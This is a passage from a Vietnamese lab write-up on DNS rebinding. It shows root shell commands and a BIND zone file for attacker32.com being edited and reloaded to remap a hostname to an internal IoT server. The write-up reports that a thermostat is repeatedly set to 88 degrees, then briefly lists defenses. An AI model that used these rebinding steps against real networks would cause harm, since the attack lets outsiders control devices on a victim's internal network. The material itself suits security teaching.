
Sau đó có thể truy cập web của Attacker

Như hình ảnh cho thấy, đang thất bại trong việc gửi yêu cầu đến server IoT. Lý do là vì file zone đã được thay đổi trở lại để ánh xạ hostname đến trang của Attacker. Để khắc phục, chỉ cần thay đổi lại thành các ánh xạ trước đó và tải lại dữ liệu zone đã được sửa đổi.

```
root@071ad5fd3eea:/etc/bind# nano zone_attacker32.com
root@071ad5fd3eea:/etc/bind# rndc reload attacker32.com
zone reload queued
root@071ad5fd3eea:/etc/bind#
```

```
  GNU nano 4.8                                          zone_attacker32.com
$TTL 10
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     10.9.0.180
www     IN      A     192.168.60.80
;www     IN      A     10.9.0.180
ns      IN      A     10.9.0.153
*       IN      A     10.9.0.100
```

Bằng cách này, đã thực hiện thành công cuộc tấn công. Khi bộ đếm thời gian về 0, một thông báo xuất hiện cho biết rằng đang giao tiếp với máy chủ IoT. Các thông báo lỗi trên bảng điều khiển web không còn xuất hiện, và nhiệt độ của bộ điều nhiệt được cài đặt thành 88 độ mỗi khi bộ đếm về 0



DNS Rebinding attack success

C. Defending Against DNS Rebinding Attacks

DNS Rebinding tấn công vào các dịch vụ nội bộ bằng cách lợi dụng cơ chế sandbox của trình duyệt và chính sách SOP (Same-Origin Policy). Vấn đề nằm ở việc SOP dựa vào hostname, nhưng attacker có thể điều khiển địa chỉ IP mà tên miền trỏ đến. Một số giải pháp phòng chống gồm:

- Yêu cầu trình duyệt ghim IP của tên miền để ngăn việc đổi IP.
- Củng cố DNS resolver để chặn việc tên miền bên ngoài trỏ đến địa chỉ IP nội bộ

- HẾT -